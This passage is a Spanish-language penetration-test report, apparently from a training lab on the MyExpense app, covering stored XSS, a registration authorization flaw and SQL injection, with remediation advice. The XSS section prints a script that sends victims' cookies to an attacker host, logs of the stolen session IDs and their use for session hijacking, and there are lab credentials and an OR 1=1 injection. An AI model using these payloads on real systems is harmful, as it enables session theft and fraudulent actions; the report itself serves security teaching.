Cross-Site Scripting (XSS) puede ser explotado en campos de entrada como "Publicar un nuevo mensaje" para robar cookies de usuarios con privilegios elevados, en este caso, Manon Riviere, la gerente de MyExpense

Al inyectar un script malicioso que redirija las cookies a un servidor externo, un atacante puede asumir la identidad de la víctima, permitiéndole aprobar informes de gastos u otras acciones críticas.


Remediación

Para mitigar esta vulnerabilidad, se recomienda:

- **Validar y sanitizar** todas las entradas de usuario.
- **Implementar políticas de contenido seguro (CSP).**
- **Usar tokens anti-CSRF** para proteger acciones críticas.


Explotación

Paso 1: Se ingresó a sesión como Samuel con las credenciales slamotte/fzghn4lw.




(Figura 10: Inicio de sesión exitoso de Samuel)

Paso 2: Se accedió a la página de inicio, donde se observa la opción de publicar mensajes. En la parte superior, están los botones "Home" y "Expense Reports"



(Figura 11: Pagina de Inicio)

Paso 3: Se navegó a la sección "Expense Reports", donde se aprobó un **ticket de pago de \$750**, haciendo clic en la **tilde verde**.



(Figura 12: Ticket de pago de \$750 aprobado)

Exit your profile

Your professional information

Username :

slamotte

Role :

Collaborator


Site :

Rennes

Manager :

Manon Riviere

Your personal information




The screenshot shows a terminal window with a dark background. At the top, the window title is "mateo@Mateo: ~". Below the title bar is a menu bar with the options "Archivo", "Acciones", "Editar", "Vista", and "Ayuda". The main area of the terminal displays the following JavaScript code:

```
var request = new XMLHttpRequest();
request.open("GET", "http://192.168.100.248/?cookie=" + document.cookie, true);
request.send();
```

Below the code, there are several lines of blue text, which appear to be a list of file names or directory paths, mostly starting with "~". At the bottom of the terminal, there is a status bar with the text "hackmetrix.js [+]" on the left, "2,42" in the center, and "Todo" on the right. Below the status bar, the prompt ":wd" is visible.

(Figura 14: Script generado nuevamente)

Se inyectó el **script hackmetrix.js** en la sección "**Publicar un nuevo mensaje**", de modo que, cuando Manon Riviere visualizara la página, sus cookies fueran enviadas al servidor del atacante.



Initiated By / Date	Message
Samuel Lamotte (Rennes) Collaborator 2025-03-11 17:04:01	
Manon Riviere (Rennes) Manager 2018-02-11 16:34:48	Great ! Thank you.
Aristide Foulon (Paris) Financial approver 2018-02-11 14:01:45	The status of your expense report will be " Sent for payment".
Ninette Thomas (Brest) Collaborator 2018-02-11 13:44:43	How do I know if my expense report is reimbursed?
Maximilien Nguyen (Brest) Manager 2018-02-11 11:23:12	Less time wasted than send excel file in a mail!
Paul Baudouin (Paris) Financial approver 2018-02-11 10:52:08	MyExpense application allow collaborators and managers to report their expenses in order to be reimbursed as quick as possible.

Post a new message

Your message :

Post your message

(Figura 15: Script inyectado en el campo de mensaje)

Paso 6: Se reinició el **servidor Python** para capturar las cookies robadas. Y Se recibieron **múltiples cookies** en el servidor y se seleccionaron las correspondientes a **Manon Riviere**.

```


(mateo@Mateo)-[~]
$ nvim hackmetrix.js

(mateo@Mateo)-[~]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.100.246 - - [11/Mar/2025 13:16:47] "GET /hackmetrix.js HTTP/1.1" 200 -
192.168.100.246 - - [11/Mar/2025 13:16:47] "GET /?cookie=PHPSESSID=a5f6qesbkkd3vgpa0be4992or7 HTTP/1.1" 200 -
192.168.100.246 - - [11/Mar/2025 13:16:47] "GET /?cookie=PHPSESSID=a5f6qesbkkd3vgpa0be4992or7 HTTP/1.1" 200 -
192.168.100.246 - - [11/Mar/2025 13:16:52] "GET /hackmetrix.js HTTP/1.1" 200 -
192.168.100.246 - - [11/Mar/2025 13:16:52] "GET /?cookie=PHPSESSID=1s5qa9ajdi5so69sln3mi459j0 HTTP/1.1" 200 -
192.168.100.246 - - [11/Mar/2025 13:16:52] "GET /?cookie=PHPSESSID=1s5qa9ajdi5so69sln3mi459j0 HTTP/1.1" 200 -
192.168.100.246 - - [11/Mar/2025 13:16:53] "GET /hackmetrix.js HTTP/1.1" 200 -
192.168.100.246 - - [11/Mar/2025 13:16:53] "GET /?cookie=PHPSESSID=dthbh2em4g31h1ei0667o9pf56 HTTP/1.1" 200 -
192.168.100.246 - - [11/Mar/2025 13:16:53] "GET /?cookie=PHPSESSID=dthbh2em4g31h1ei0667o9pf56 HTTP/1.1" 200 -
192.168.100.246 - - [11/Mar/2025 13:16:54] "GET /hackmetrix.js HTTP/1.1" 200 -
192.168.100.246 - - [11/Mar/2025 13:16:54] "GET /?cookie=PHPSESSID=6g7h1qk7b0nbkdg5kmqbo0mbs2 HTTP/1.1" 200 -
192.168.100.246 - - [11/Mar/2025 13:16:54] "GET /?cookie=PHPSESSID=6g7h1qk7b0nbkdg5kmqbo0mbs2 HTTP/1.1" 200 -

```

(Figura 16: Servidor Python activo y llegada de cookies de usuarios.)

Paso 8: Se usaron las cookies robadas hasta encontrar la correcta y acceder a la sesión de **Manon Riviere**.



(Figura 17: Sesión activa de Manon Riviere)

Paso 9: Se accedió a la sección de **"Expense Reports"** desde la cuenta de **Manon Riviere** y se aprobó el **pago de \$750** a nombre de **Samuel**, validando el impacto del ataque.

Confirm your action

Are you sure to want to validate this expense report ?

Yes

No

Collaborators Expense reports

Date	Collaborator's name	Amount	Comment	Status	Action
2018-02-15	Samuel Lamotte	750 €	Plane tickets, Cybersecurity project n°5423545, Toulouse.	Submitted	✖ ✔

(Figura 18: Sección de Expense Reports abierta con usuario Manon Riviere)

Impacto

Permite el robo de sesiones de administradores y ejecución de acciones como activar cuentas o suplantar usuarios privilegiados.

Referencias

- **CWE-79** <https://cwe.mitre.org/data/definitions/79.html>
-

[High] Authorization Failure in Registration (CWE-285)

CVSS Vector

CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:N

CVSS Score

7.4

Componentes Afectados

- <http://192.168.100.246/signup.php>

Descripción

La autorización fallida en aplicaciones web ocurre cuando un sistema no valida adecuadamente los permisos de un usuario antes de permitirle realizar acciones restringidas. En la funcionalidad de registro de la aplicación **MyExpense**, el botón **"Registrarse"** está deshabilitado por defecto en el cliente, pero esta restricción puede ser eludida mediante manipulación del código HTML.

Esta vulnerabilidad permite a un atacante crear cuentas no autorizadas, lo que puede ser explotado como punto de entrada para ataques más complejos, como la inyección de scripts maliciosos, comprometiendo la integridad y confidencialidad del sistema.

Remediación


Para mitigar esta vulnerabilidad, se recomienda:

- Deshabilitar el botón en el servidor, no solo en el cliente.
- Restringir el registro a usuarios autorizados por un administrador.
- Implementar autenticación multifactor.

Explotación


El equipo de Hackmetrix Academy identificó la vulnerabilidad Authorization Failure in Registration, la cual permitió crear cuentas maliciosas para facilitar ataques posteriores. A continuación, se detalla cómo fue posible explotarla:

Paso 1: Se exploró el formulario de registro al hacer clic en **"Dont have an account?"**, observando un mensaje de uso interno: **"Sorry, the application is for internal use only, if you are a new collaborator but your account is inactive, please contact your manager or the Futura Bussines Informatique Manager Team"** .




(Figura 21: Formulario de registro con mensaje)

Paso 2: Se modificó el botón "Sign up" cambiando "disabled" a "enabled", logrando crear una cuenta exitosamente.




(Figura 22: Botón habilitado y cuenta creada exitosamente)

Paso 3: Se intentó iniciar sesión con la nueva cuenta, pero se confirmó que estaba inactiva “Your account has been locked or is inactive. Please contact the administrator team.”



(Figura 23: Fallo de inicio de sesión por cuenta inactiva)

Paso 4: Se accedió al panel de administración (<http://192.168.100.246/admin.php>) para verificar la cuenta creada.



(Figura 24: Nueva cuenta visible en el panel)

Impacto

- **Facilita la creación de cuentas maliciosas**, sirviendo como base para ataques más graves.

Referencias

- **CWE-285** <https://cwe.mitre.org/data/definitions/285.html>
-

[High] SQL Injection in Rennes Tab (CWE-89)

CVSS Vector

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

CVSS Score

7.5

Componentes Afectados

- <http://192.168.100.246/rennes?id=2> (seccion de mensajes)

Descripción

SQL Injection es una vulnerabilidad que permite a un atacante interferir con consultas a la base de datos mediante la inyección de código **SQL** malicioso. En la pestaña "**Rennes**" de **MyExpense**, el parámetro "**id**" en la **URL** no está adecuadamente sanitizado, permitiendo la ejecución de consultas no autorizadas como **UNION SELECT** para extraer datos sensibles, como credenciales almacenadas en formato **MD5**. Esta vulnerabilidad compromete la confidencialidad de la base de datos "**myexpense**", exponiendo información crítica como las credenciales de Paul Baudouin.

Remediación


Para mitigar esta vulnerabilidad, se recomienda:

- **Usar consultas parametrizadas** en lugar de concatenación de strings.
- **Escapar caracteres especiales** en las entradas de usuario.
- **Limitar los permisos de la base de datos.**

Explotación

Hackmetrix Academy identificó la vulnerabilidad **SQL Injection in Rennes Tab**, la cual permitió extraer credenciales sensibles. A continuación, se encuentra de manera detallada cómo fue posible explotar dicha vulnerabilidad:

Paso 1: Se identificó que el manager de **Manon Riviere** es **Paul Baudouin**, quien debía aprobar el pago tras la aprobación de **Manon**.



Edit your profile

Your professional information

Username :
mriviere

Role :
Manager

Site :
Rennes

Manager :
Paul Baudouin

Your personal information

Firstname :
Manon


Lastname :
Riviere

Email address :
mriviere@futuraBI.fr

Update profile

(Figure 25: Perfil mostrando que **Paul Baudouin** es el manager de **Manon Riviere**)

Paso 2: Probamos si la pagina es vulnerable a ataques **SqlInjection**. Nos dirigimos al a pestaña "**Rennes**" ya que en la **URL** nos muestra un "**id**".



192.168.100.246/site.php?id=2

(Figure 26: Id en Url)

Paso 3: Se inyectó ' OR 1=1 -- en http://192.168.100.246/rennes?id=2, mostrando todos los registros.

192.168.100.246/site.php?id=2 or 1=1

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec WhatsApp


Expense reports Rennes

Paris (9 bis rue Dupond Eloise, 78000 VERSAILLES)

Firstname	Lastname	Email address	Role
Aristide	Foulon	afoulon@futuraBl.fr	Financial approver
Paul	Baudouin	pbaudouin@futuraBl.fr	Financial approver
Reynaud	Lefrancois	rlefrancois@futuraBl.fr	Manager
Manon	Riviere	mriviere@futuraBl.fr	Manager
Maximilien	Nguyen	mnguyen@futuraBl.fr	Manager
Placide	Gervais	pgervais@futuraBl.fr	Collaborator
Philibert	Lacombe	placombe@futuraBl.fr	Collaborator
Thierry	Riou	triau@futuraBl.fr	Collaborator
